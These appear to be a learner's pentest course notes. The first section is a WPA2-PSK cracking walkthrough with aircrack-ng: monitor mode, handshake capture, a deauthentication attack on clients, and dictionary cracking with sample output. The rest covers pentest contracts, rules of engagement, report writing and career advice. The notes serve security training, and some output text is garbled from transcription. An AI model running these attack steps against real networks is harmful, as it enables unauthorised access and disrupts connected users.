Hacking process WPA2 PSK



Attacks

aircrack-ng

plugin wireless card
`airmon-ng check kill` --> checks if there are some process that could interface and kills them
`airmon-ng start wlp4s0` --> put card in monitor mode
monitor mode --> allows us to:
- monitoring all incoming traffic
- eavesdrop
- capture the handshake

`airodump-ng wlp4s0mon` --> finds the available wifi in the area
`BSSID` --> MAC address of the access point
`PWR` --> power level (closest n° to 0 are the nearest networks)
`CH` --> channel on which the access point is working
`ENC` --> type of access point
`AUTH` --> type of auth

`CTRL+C` --> to stop airodump

`airodump-ng -c 6 --BSSID <XXXX> -w capture_file wlp4s0mon` -c `--> ch on which your target wifi is run` --bssid `--> BSSID of the target wifi` -w capture_file` --> specify the file where you want to save your captured data

here --> we are capturing some data to try to catch the handshake

To speed up this process we can --> deauthenticate the client
=>
the client must reconnect do the wifi
=>
we can capture the handshake

De-authentication Attack


open a new tab
`aireplay-ng -0 1 -a <BSSID> -c <STATION> wlp4s0mon`

`-0` --> means deauthentication attack
`1` --> run only one time
`-a <BSSID>` --> BSSID of the client you want to deauthenticate
`-c <STATION>` --> n° of the station you want to deauthenticate
is next to the BSSID in the airodump output)

> **Info**
>
> you might need to run this attack multiple time (maybe with different client)
> =>
> when you see the `WPA HANDSHAKE` in the airodump output => you made it

airodump

When you capture the handshake in the airodump output
=>
press `CTRL+C`



`aircrack-ng -w wordlist.txt -b <BSSID> capture_file.cap`
`-w wordlist.txt` --> wordlist with all the possible passwords
`-b <BSSID>` --> BSSID of the client (the second one in the img above)
`capture_file.cap` --> the output file of your airodump process

PASSWORD FOUND

```
Opening capture-02.cape wait...
Read 6123 packets.

1 potential targets



                              Aircrack-ng 1.5.2

      [00:00:00] 25/24 keys tested (2042.01 k/s)

      Time left: 0 seconds                                      104.17%
                         Current passphrase: 80555070

      Master Key     : 1A 3D 6B 0B 9A DE 77 1E 45 12 7B 30 A8 F9 5
       KEY FOUND! [ 80555070 ]
37 56 15 40 7E F7 A2 CC 02 59 F7 9E FB F4 E0 F2
      Transient Key  : 0F D4 D5 42 79 16 F4 46 71 14 63 08 9A 51 84 8A
                       D6 BB 17 9B 10 1B EE 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  EAPOL HMAC
 : EB 62 97 C3 9D 3A 2E A6 01 E6 AE 85 E0 EB 5F 7D
```

`sudo systemctl start NetworkManager` --> start again the wifi

Legal Documents and Report Writing

3 main sections

As a pentester:

you probably will see only --> ROE and Finding Report

let's discuss all of them:

Sales

Mutual Non-Disclosure Agreement (NDA)

NDA --> it simply says that:

- no one from both side will take anything learned with this work and
- disclose it to anybody else

=>

can't go to to say to someone the technologies/vulnerab/other things of a client

Master Service Agreement (MSA)

MSA --> contractual document
it specifies:
- performance objectives
- responsibilities of both the parties

Statement of Work (SOW)

SOW --> specifies:
- activities
- timelines
- how much is going to pay

Example:
in this assignment I'm going to perform a wireless pentesting and is going to cost you that money
=>
if the client accepts => he will sign the SOW

Others

Sample Report

Before you test

Rules of Engagement (ROE)

ROE --> it specifies what you can and what you can't do

example:

- which IP you can attack
- usually you can't do --> DoS, Social Engineering (it does in separate engagement)

After you yest

Finding Report

Finding Report --> what you found from a high level and a technical level

Pentest Report Writing Sample

you can find the samples inside the --> `Pentest_reports` folder

Confidentiality Statements:
says that this document is only for the company that made the pentest and no one else

Disclaimer:
if the pentest was a 1 week job

=>
if a finding comes up a week later or someone opens up a port or setup an app badly
=>
we are not responsible for that

Also:
if you have a limited time => you won't find everything
and this is also written inside the disclaimer

Assessment Overview:
it tells how the work is been performed

Assessment Components:
who is been attacked

Finding Severity Ratings:
rate the severity of the vulnerabilities found

Executive Summary:
Summary for CISO or CEO
=>
probably the don't have a technical background
=>
you need to explain in a very basic way what you found --> so they can understand

inside this section there is also the:

- Attack Summary and Recommendation
- Security Strengths and Security Weakness
- Impact of the vulnerabilities found


Attack Summary and Recommendation:
describes each attack and the recommendation

Security Strengths and Security Weakness:
example --> missing multi factor auth, weak password policy, unrestricted logon attempts

Impact of the vulnerabilities found

Technical Summary:
Summary of all the vuln and attacks in technical words
also --> technical remediation
=>
it's the same as the Executive Summary --> but in technical

Career Advice



Don't become complacent => don't feel like that you arrived at the end
there is always something else:

- that you can learn
- other job

keep studying and keep searching for new job

NEVER BE AFRAID TO APPLY JOBS YOU'RE UNQUALIFIED FOR:
often job descriptions/requirements are ridiculous
bc:
they ask for a super hero
=>
if you find a interesting job => apply for it
in a bad scenario you will be rejected
BUT:
_ you'll understand what you need to study/learn to achieve this kind of job

For an interview:
if there is something that you really don't know about => say that you are going to learn that

Don't apply for every job that you found:
=>
apply only to jobs that meet your criteria --> think about work-life balance

STRIVE TO BE THE DUMBEST GUY IN THE ROOM:
(sforzati di essere il più stupido della stanza)
=>
if you can't learn nothing room in your job => it's time to move one and search for a new one where you can learn and improve yourself
=>

- don't be afraid to ask to people that know
- share also your knowledge

BUILD A NETWORK:

- network with people
- meet new people --> even on discord and online

- it will be easy to get new possibilities